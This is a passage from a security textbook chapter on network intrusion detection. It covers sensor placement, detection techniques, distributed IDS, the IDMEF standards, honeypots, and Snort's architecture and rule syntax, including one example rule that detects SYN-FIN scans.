Finally, the network facilities at a site may include separate LANs that support user workstations and servers specific to a single department. The administrator could configure a firewall and NIDS sensor to provide additional protection for all of these networks or target the protection to critical subsystems, such as personnel and financial networks (location 4). A sensor used in this latter fashion provides the following benefits:

- Detects attacks targeting critical systems and resources.
- Allows focusing of limited resources to the network assets considered of greatest value.

As with a sensor at location 3, a sensor at location 4 can be tuned to specific protocols and attack types, thus reducing the processing burden.

Intrusion Detection Techniques

As with host-based intrusion detection, network-based intrusion detection makes use of signature detection and anomaly detection. Unlike the case with HIDS, a number of commercial anomaly NIDS products are available [GARC09]. One of the best known is the Statistical Packet Anomaly Detection Engine (SPADE), available as a plug-in for the Snort system that we will discuss later.

Signature Detection NIST SP 800-94 (*Guide to Intrusion Detection and Prevention Systems*, July 2012) lists the following as examples of that types of attacks that are suitable for signature detection:

- **Application layer reconnaissance and attacks:** Most NIDS technologies analyze several dozen application protocols. Commonly analyzed ones include Dynamic Host Configuration Protocol (DHCP), DNS, Finger, FTP, HTTP, Internet Message Access Protocol (IMAP), Internet Relay Chat (IRC), Network File System (NFS), Post Office Protocol (POP), rlogin/rsh, Remote Procedure Call (RPC), Session Initiation Protocol (SIP), Server Message Block (SMB), SMTP, SNMP, Telnet, and Trivial File Transfer Protocol (TFTP), as well as database protocols, instant messaging applications, and peer-to-peer file sharing software. The NIDS is looking for attack patterns that have been identified as targeting these protocols. Examples of attack include buffer overflows, password guessing, and malware transmission.
- **Transport layer reconnaissance and attacks:** NIDSs analyze TCP and UDP traffic and perhaps other transport layer protocols. Examples of attacks are unusual packet fragmentation, scans for vulnerable ports, and TCP-specific attacks such as SYN floods.
- **Network layer reconnaissance and attacks:** NIDSs typically analyze IPv4, IPv6, ICMP, and IGMP at this level. Examples of attacks are spoofed IP addresses and illegal IP header values.
- **Unexpected application services:** The NIDS attempts to determine if the activity on a transport connection is consistent with the expected application protocol. An example is a host running an unauthorized application service.
- **Policy violations:** Examples include use of inappropriate websites and use of forbidden application protocols.

Anomaly Detection Techniques NIST SP 800-94 lists the following as examples of the types of attacks that are suitable for anomaly detection:

- **Denial-of-service (DoS) attacks:** Such attacks involve either significantly increased packet traffic or significantly increase connection attempts, in an attempt to overwhelm the target system. These attacks are analyzed in Chapter 7. Anomaly detection is well-suited to such attacks.
- **Scanning:** A scanning attack occurs when an attacker probes a target network or system by sending different kinds of packets. Using the responses received from the target, the attacker can learn many of the system's characteristics and vulnerabilities. Thus, a scanning attack acts as a target identification tool for an attacker. Scanning can be detected by atypical flow patterns at the application layer (e.g., banner grabbing[3]), transport layer (e.g., TCP and UDP port scanning), and network layer (e.g., ICMP scanning).
- **Worms:** Worms[4] spreading among hosts can be detected in more than one way. Some worms propagate quickly and use large amounts of bandwidth. Worms can also be detected because they can cause hosts to communicate with each other that typically do not, and they can also cause hosts to use ports that they normally do not use. Many worms also perform scanning. Chapter 6 discusses worms in detail.

Stateful Protocol Analysis (SPA) NIST SP 800-94 details this subset of anomaly detection that compares observed network traffic against predetermined universal vendor supplied profiles of benign protocol traffic. This distinguishes it from anomaly techniques trained with organization specific traffic profiles. SPA understands and tracks network, transport, and application protocol states to ensure they progress as expected. A key disadvantage of SPA is the high resource use it requires.

Logging of Alerts

When a sensor detects a potential violation, it sends an alert and logs information related to the event. The NIDS analysis module can use this information to refine intrusion detection parameters and algorithms. The security administrator can use this information to design prevention techniques. Typical information logged by a NIDS sensor includes the following:

- Timestamp (usually date and time)
- Connection or session ID (typically a consecutive or unique number assigned to each TCP connection or to like groups of packets for connectionless protocols)
- Event or alert type

[3]Typically, banner grabbing consists of initiating a connection to a network server and recording the data that is returned at the beginning of the session. This information can specify the name of the application, version number, and even the operating system that is running the server [DAMR03].

[4]A worm is a program that can replicate itself and send copies from computer to computer across network connections. Upon arrival, the worm may be activated to replicate and propagate again. In addition to propagation, the worm usually performs some unwanted function.

- Rating (e.g., priority, severity, impact, confidence)
- Network, transport, and application layer protocols
- Source and destination IP addresses
- Source and destination TCP or UDP ports, or ICMP types and codes
- Number of bytes transmitted over the connection
- Decoded payload data, such as application requests and responses
- State-related information (e.g., authenticated username)

8.6 DISTRIBUTED OR HYBRID INTRUSION DETECTION

In recent years, the concept of communicating IDSs has evolved to schemes that involve distributed systems that cooperate to identify intrusions and to adapt to changing attack profiles. These combine in a central IDS, the complementary information sources used by HIDS with host-based process and data details, and NIDS with network events and data, to manage and coordinate intrusion detection and response in an organization's IT infrastructure. Two key problems have always confronted systems such as IDSs, firewalls, virus and worm detectors, and so on. First, these tools may not recognize new threats or radical modifications of existing threats. And second, it is difficult to update schemes rapidly enough to deal with quickly spreading attacks. A separate problem for perimeter defenses, such as firewalls, is that the modern enterprise has loosely defined boundaries, and hosts are generally able to move in and out. Examples are hosts that communicate using wireless technology and employee laptops that can be plugged into network ports.


Attackers have exploited these problems in several ways. The more traditional attack approach is to develop worms and other malicious software that spreads ever more rapidly and to develop other attacks (such as DoS attacks) that strike with overwhelming force before a defense can be mounted. This style of attack is still prevalent. But more recently, attackers have added a quite different approach: Slow the spread of the attack so it will be more difficult to detect by conventional algorithms [ANTH07].

A way to counter such attacks is to develop cooperated systems that can recognize attacks based on more subtle clues then adapt quickly. In this approach, anomaly detectors at local nodes look for evidence of unusual activity. For example, a machine that normally makes just a few network connections might suspect that an attack is under way if it is suddenly instructed to make connections at a higher rate. With only this evidence, the local system risks a false positive if it reacts to the suspected attack (say by disconnecting from the network and issuing an alert) but it risks a false negative if it ignores the attack or waits for further evidence. In an adaptive, cooperative system, the local node instead uses a peer-to-peer "gossip" protocol to inform other machines of its suspicion, in the form of a probability that the network is under attack. If a machine receives enough of these messages so a threshold is exceeded, the machine assumes an attack is under way and responds. The machine may respond locally to defend itself and also send an alert to a central system.

An example of this approach is a scheme developed by Intel and referred to as autonomic enterprise security [AGOS06]. Figure 8.6 illustrates the approach. This approach does not rely solely on perimeter defense mechanisms, such as firewalls, or on individual host-based defenses. Instead, each end host and each network device (e.g., routers) is considered to be a potential sensor and may have the sensor software module installed. The sensors in this distributed configuration can exchange information to corroborate the state of the network (i.e., whether an attack is under way).

The Intel designers provide the following motivation for this approach:

1. IDSs deployed selectively may miss a network-based attack or may be slow to recognize that an attack is under way. The use of multiple IDSs that share information has been shown to provide greater coverage and more rapid response to attacks, especially slowly growing attacks (e.g., [BAIL05], [RAJA05]).
2. Analysis of network traffic at the host level provides an environment in which there is much less network traffic than found at a network device such as a router. Thus, attack patterns will stand out more, providing in effect a higher signal-to-noise ratio.
3. Host-based detectors can make use of a richer set of data, possibly using application data from the host as input into the local classifier.



PEP = policy enforcement point
DDI = distributed detection and inference

Figure 8.6 Overall Architecture of an Autonomic Enterprise Security System

NIST SP 800-94 notes that a distributed or hybrid IDS can be constructed using multiple products from a single vendor, designed to share and exchange data. This is clearly an easier, but may not be the most cost-effective or comprehensive solution. Alternatively, specialized security information and event management (SIEM) software exists that can import and analyze data from a variety of sources, sensors, and products. Such software may well rely on standardized protocols, such as Intrusion Detection Exchange Format we will discuss in the next section. An analogy may help clarify the advantage of this distributed approach. Suppose a single host is subject to a prolonged attack, and the host is configured to minimize false positives. Early on in the attack, no alert is sounded because the risk of false positive is high. If the attack persists, the evidence that an attack is under way becomes stronger and the risk of false positive decreases. However, much time has passed. Now, consider many local sensors, each of which suspect the onset of an attack and all of which collaborate. Because numerous systems see the same evidence, an alert can be issued with a low false positive risk. Thus, instead of a long period of time, we use a large number of sensors to reduce false positives and still detect attacks. A number of vendors now offer this type of product.

We now summarize the principal elements of this approach, illustrated in Figure 8.6. A central system is configured with a default set of security policies. Based on input from distributed sensors, these policies are adapted and specific actions are communicated to the various platforms in the distributed system. The device-specific policies may include immediate actions to take or parameter settings to be adjusted. The central system also communicates collaborative policies to all platforms that adjust the timing and content of collaborative gossip messages. Three types of input guide the actions of the central system:

- **Summary events:** Events from various sources are collected by intermediate collection points such as firewalls, IDSs, or servers that serve a specific segment of the enterprise network. These events are summarized for delivery to the central policy system.
- **DDI events:** Distributed detection and inference (DDI) events are alerts that are generated when the gossip traffic enables a platform to conclude that an attack is under way.
- **PEP events:** Policy enforcement points (PEPs) reside on trusted, self-defending platforms and intelligent IDSs. These systems correlate distributed information, local decisions, and individual device actions to detect intrusions that may not be evident at the host level.

8.7 INTRUSION DETECTION EXCHANGE FORMAT

To facilitate the development of distributed IDSs that can function across a wide range of platforms and environments, standards are needed to support interoperability. Such standards are the focus of the IETF Intrusion Detection Working Group. The purpose of the working group is to define data formats and exchange procedures for sharing information of interest to intrusion detection and response systems and to

management systems that may need to interact with them. The working group issued the following RFCs in 2007:

- **Intrusion Detection Message Exchange Requirements (RFC 4766):** This document defines requirements for the Intrusion Detection Message Exchange Format (IDMEF). The document also specifies requirements for a communication protocol for communicating IDMEF.
- **The Intrusion Detection Message Exchange Format (RFC 4765):** This document describes a data model to represent information exported by intrusion detection systems and explains the rationale for using this model. An implementation of the data model in the Extensible Markup Language (XML) is presented, an XML Document Type Definition is developed, and examples are provided.
- **The Intrusion Detection Exchange Protocol (RFC 4767):** This document describes the Intrusion Detection Exchange Protocol (IDXP), an application-level protocol for exchanging data between intrusion detection entities. IDXP supports mutual-authentication, integrity, and confidentiality over a connection-oriented protocol.

Figure 8.7 illustrates the key elements of the model on which the intrusion detection message exchange approach is based. This model does not correspond to




Figure 8.7 Model for Intrusion Detection Message Exchange

any particular product or implementation, but its functional components are the key elements of any IDS. The functional components are as follows:

- **Data source:** The raw data that an IDS uses to detect unauthorized or undesired activity. Common data sources include network packets, operating system audit logs, application audit logs, and system-generated checksum data.
- **Sensor:** Collects data from the data source. The sensor forwards events to the analyzer.
- **Analyzer:** The ID component or process that analyzes the data collected by the sensor for signs of unauthorized or undesired activity or for events that might be of interest to the security administrator. In many existing IDSs, the sensor and the analyzer are part of the same component.
- **Administrator:** The human with overall responsibility for setting the security policy of the organization, and, thus, for decisions about deploying and configuring the IDS. This may or may not be the same person as the operator of the IDS. In some organizations, the administrator is associated with the network or systems administration groups. In other organizations, it is an independent position.
- **Manager:** The ID component or process from which the operator manages the various components of the ID system. Management functions typically include sensor configuration, analyzer configuration, event notification management, data consolidation, and reporting.
- **Operator:** The human that is the primary user of the IDS manager. The operator often monitors the output of the IDS and initiates or recommends further action.

In this model, intrusion detection proceeds in the following manner. The sensor monitors data sources looking for suspicious activity, such as network sessions showing unexpected remote access activity, operating system log file entries showing a user attempting to access files to which he or she is not authorized to have access, and application log files showing persistent login failures. The sensor communicates suspicious activity to the analyzer as an event, which characterizes an activity within a given period of time. If the analyzer determines that the event is of interest, it sends an alert to the manager component that contains information about the unusual activity that was detected, as well as the specifics of the occurrence. The manager component issues a notification to the human operator. A response can be initiated automatically by the manager component or by the human operator. Examples of responses include logging the activity; recording the raw data (from the data source) that characterized the event; terminating a network, user, or application session; or altering network or system access controls. The security policy is the predefined, formally documented statement that defines what activities are allowed to take place on an organization's network or on particular hosts to support the organization's requirements. This includes, but is not limited to, which hosts are to be denied external network access.

The specification defines formats for event and alert messages, message types, and exchange protocols for communication of intrusion detection information.

8.8 HONEYPOTS

A further component of intrusion detection technology is the honeypot. Honeypots are decoy systems that are designed to lure a potential attacker away from critical systems. Honeypots are designed to:

- Divert an attacker from accessing critical systems.
- Collect information about the attacker's activity.
- Encourage the attacker to stay on the system long enough for administrators to respond.

These systems are filled with fabricated information designed to appear valuable but that a legitimate user of the system would not access. Thus, any access to the honeypot is suspect. The system is instrumented with sensitive monitors and event loggers that detect these accesses and collect information about the attacker's activities. Because any attack against the honeypot is made to seem successful, administrators have time to mobilize and log and track the attacker without ever exposing productive systems.

The honeypot is a resource that has no production value. There is no legitimate reason for anyone outside the network to interact with a honeypot. Thus, any attempt to communicate with the system is most likely a probe, scan, or attack. Conversely, if a honeypot initiates outbound communication, the system has probably been compromised.

Honeypots are typically classified as being either low or high interaction.

- **Low interaction honeypot:** Consists of a software package that emulates particular IT services or systems well enough to provide a realistic initial interaction, but does not execute a full version of those services or systems.
- **High interaction honeypot:** Is a real system, with a full operating system, services and applications, which are instrumented and deployed where they can be accessed by attackers.

A high interaction honeypot is a more realistic target that may occupy an attacker for an extended period. However, it requires significantly more resources, and if compromised could be used to initiate attacks on other systems. This may result in unwanted legal or reputational issues for the organization running it. A low interaction honeypot provides a less realistic target, able to identify intruders using the earlier stages of the attack methodology we discussed earlier in this chapter. This is often sufficient for use as a component of a distributed IDS to warn of imminent attack. "The Honeynet Project" provides a range of resources and packages for such systems.

Initial efforts involved a single honeypot computer with IP addresses designed to attract hackers. More recent research has focused on building entire honeypot networks that emulate an enterprise, possibly with actual or simulated traffic and data. Once hackers are within the network, administrators can observe their behavior in detail and figure out defenses.

Honeypots can be deployed in a variety of locations. Figure 8.8 illustrates some possibilities. The location depends on a number of factors, such as the type




Figure 8.8 Example of Honeypot Deployment

of information the organization is interested in gathering and the level of risk that organizations can tolerate to obtain the maximum amount of data.

A honeypot outside the external firewall (location 1) is useful for tracking attempts to connect to unused IP addresses within the scope of the network. A honeypot at this location does not increase the risk for the internal network. The danger of having a compromised system behind the firewall is avoided. Further, because the honeypot attracts many potential attacks, it reduces the alerts issued by the firewall and by internal IDS sensors, easing the management burden. The disadvantage of an external honeypot is that it has little or no ability to trap internal attackers, especially if the external firewall filters traffic in both directions.

The network of externally available services, such as Web and mail, often called the DMZ (demilitarized zone), is another candidate for locating a honeypot (location 2). The security administrator must assure that the other systems in the DMZ are secure against any activity generated by the honeypot. A disadvantage of this location is that a typical DMZ is not fully accessible, and the firewall typically blocks traffic to the DMZ

the attempts to access unneeded services. Thus, the firewall either has to open up the traffic beyond what is permissible, which is risky, or limit the effectiveness of the honeypot.

A fully internal honeypot (location 3) has several advantages. Its most important advantage is that it can catch internal attacks. A honeypot at this location can also detect a misconfigured firewall that forwards impermissible traffic from the Internet to the internal network. There are several disadvantages. The most serious of these is if the honeypot is compromised so it can attack other internal systems. Any further traffic from the Internet to the attacker is not blocked by the firewall because it is regarded as traffic to the honeypot only. Another difficulty for this honeypot location is that, as with location 2, the firewall must adjust its filtering to allow traffic to the honeypot, thus complicating firewall configuration and potentially compromising the internal network.

An emerging related technology is the use of honeyfiles, that emulate legitimate documents with realistic, enticing names and possibly content. These documents should not be accessed by legitimate users of a system, but rather act as bait for intruders exploring a system. Any access of them is assumed to be suspicious [WHIT13]. Appropriate generation, placement, and monitoring of honeyfiles is an area of current research.

8.9 EXAMPLE SYSTEM: SNORT

Snort is an open source, highly configurable and portable host-based or network-based IDS. Snort is referred to as a lightweight IDS, which has the following characteristics:

- Easily deployed on most nodes (host, server, router) of a network.
- Efficient operation that uses small amount of memory and processor time.
- Easily configured by system administrators who need to implement a specific security solution in a short amount of time.

Snort can perform real-time packet capture, protocol analysis, and content searching and matching. Snort is mainly designed to analyze TCP, UDP, and ICMP network protocols, though it can be extended with plugins for other protocols. Snort can detect a variety of attacks and probes, based on a set of rules configured by a system administrator.

Snort Architecture

A Snort installation consists of four logical components (see Figure 8.9):

- **Packet decoder:** The packet decoder processes each captured packet to identify and isolate protocol headers at the data link, network, transport, and application layers. The decoder is designed to be as efficient as possible and its primary work consists of setting pointers so that the various protocol headers can be easily extracted.
- **Detection engine:** The detection engine does the actual work of intrusion detection. This module analyzes each packet based on a set of rules defined for this configuration of Snort by the security administrator. In essence, each packet is checked against all the rules to determine if the packet matches the




Figure 8.9 **Snort Architecture**

characteristics defined by a rule. The first rule that matches the decoded packet triggers the action specified by the rule. If no rule matches the packet, the detection engine discards the packet.

- **Logger:** For each packet that matches a rule, the rule specifies what logging and alerting options are to be taken. When a logger option is selected, the logger stores the detected packet in human readable format or in a more compact binary format in a designated log file. The security administrator can then use the log file for later analysis.
- **Alerter:** For each detected packet, an alert can be sent. The alert option in the matching rule determines what information is included in the event notification. The event notification can be sent to a file, to a UNIX socket, or to a database. Alerting may also be turned off during testing or penetration studies. Using the UNIX socket, the alert can be sent to a management machine elsewhere on the network.

A Snort implementation can be configured as a passive sensor, which monitors traffic but is not in the main transmission path of the traffic, or an inline sensor, through which all packet traffic must pass. In the latter case, Snort can perform intrusion prevention as well as intrusion detection. We defer a discussion of intrusion prevention to Chapter 9.

Snort Rules

Snort uses a simple, flexible rule definition language that generates the rules used by the detection engine. Although the rules are simple and straightforward to write, they are powerful enough to detect a wide variety of hostile or suspicious traffic.

Each rule consists of a fixed header and zero or more options (see Figure 8.10). The header has the following elements:

- **Action:** The rule action tells Snort what to do when it finds a packet that matches the rule criteria. Table 8.3 lists the available actions. The last three actions in the list (drop, reject, sdrop) are only available in inline mode.

Action	Protocol	Source IP address	Source port	Direction	Dest IP address	Dest port

(a) Rule header

Option keyword	Option arguments	. . .

(b) Options

Figure 8.10 Snort Rule Formats

- **Protocol:** Snort proceeds in the analysis if the packet protocol matches this field. The current version of Snort (2.9) recognizes four protocols: TCP, UDP, ICMP, and IP. Future releases of Snort will support a greater range of protocols.
- **Source IP address:** Designates the source of the packet. The rule may specify a specific IP address, any IP address, a list of specific IP addresses, or the negation of a specific IP address or list. The negation indicates that any IP address other than those listed is a match.
- **Source port:** This field designates the source port for the specified protocol (e.g., a TCP port). Port numbers may be specified in a number of ways, including specific port number, any ports, static port definitions, ranges, and by negation.
- **Direction:** This field takes on one of two values: unidirectional (−>) or bidirectional (<−>). The bidirectional option tells Snort to consider the address/port pairs in the rule as either source followed by destination or destination followed by source. The bidirectional option enables Snort to monitor both sides of a conversation.
- **Destination IP address:** Designates the destination of the packet.
- **Destination port:** Designates the destination port.

Following the rule header may be one or more rule options. Each option consists of an option keyword, which defines the option; followed by arguments, which specify the details of the option. In the written form, the set of rule options is separated from the header by being enclosed in parentheses. Snort rule options are

Table 8.3 Snort Rule Actions

Action	Description
alert	Generate an alert using the selected alert method, and then log the packet.
log	Log the packet.
pass	Ignore the packet.
activate	Alert and then turn on another dynamic rule.
dynamic	Remain idle until activated by an activate rule, then act as a log rule.
drop	Make iptables drop the packet and log the packet.
reject	Make iptables drop the packet, log it, then send a TCP reset if the protocol is TCP or an ICMP port unreachable message if the protocol is UDP.
sdrop	Make iptables drop the packet but does not log it.

separated from each other using the semicolon (;) character. Rule option keywords are separated from their arguments with a colon (:) character.

There are four major categories of rule options:

- **Meta-data:** Provide information about the rule but do not have any affect during detection.
- **Payload:** Look for data inside the packet payload and can be interrelated.
- **Non-payload:** Look for non-payload data.
- **Post-detection:** Rule-specific triggers that happen after a rule has matched a packet.

Table 8.4 provides examples of options in each category.

Table 8.4 Examples of Snort Rule Options

meta-data	
msg	Defines the message to be sent when a packet generates an event.
reference	Defines a link to an external attack identification system, which provides additional information.
classtype	Indicates what type of attack the packet attempted.
payload	
content	Enables Snort to perform a case-sensitive search for specific content (text and/or binary) in the packet payload.
depth	Specifies how far into a packet Snort should search for the specified pattern. Depth modifies the previous content keyword in the rule.
offset	Specifies where to start searching for a pattern within a packet. Offset modifies the previous content keyword in the rule.
nocase	Snort should look for the specific pattern, ignoring case. Nocase modifies the previous content keyword in the rule.
non-payload	
ttl	Check the IP time-to-live value. This option was intended for use in the detection of traceroute attempts.
id	Check the IP ID field for a specific value. Some tools (exploits, scanners and other odd programs) set this field specifically for various purposes, for example, the value 31337 is very popular with some hackers.
dsize	Test the packet payload size. This may be used to check for abnormally sized packets. In many cases, it is useful for detecting buffer overflows.
flags	Test the TCP flags for specified settings.
seq	Look for a specific TCP header sequence number.
icmp-id	Check for a specific ICMP ID value. This is useful because some covert channel programs use static ICMP fields when they communicate. This option was developed to detect the stacheldraht DDoS agent.
post-detection	
logto	Log packets matching the rule to the specified filename.
session	Extract user data from TCP Sessions. There are many cases where seeing what users are typing in telnet, rlogin, ftp, or even web sessions is very useful.

Here is an example of a Snort rule:

```
Alert tcp $EXTERNAL_NET any -> $HOME_NET any\
(msg: "SCAN SYN FIN" flags: SF, 12;\
reference: arachnids, 198; classtype: attempted-recon;)
```

In Snort, the reserved backslash character "\" is used to write instructions on multiple lines. This example is used to detect a type of attack at the TCP level known as a SYN-FIN attack. The names $EXTERNAL_NET and $HOME_NET are predefined variable names to specify particular networks. In this example, any source port or destination port is specified. This example checks if just the SYN and the FIN bits are set, ignoring reserved bit 1 and reserved bit 2 in the flags octet. The reference option refers to an external definition of this attack, which is of type attempted-recon.

8.10 KEY TERMS, REVIEW QUESTIONS, AND PROBLEMS

Key Terms

anomaly detection	intrusion detection	rule-based heuristic identification
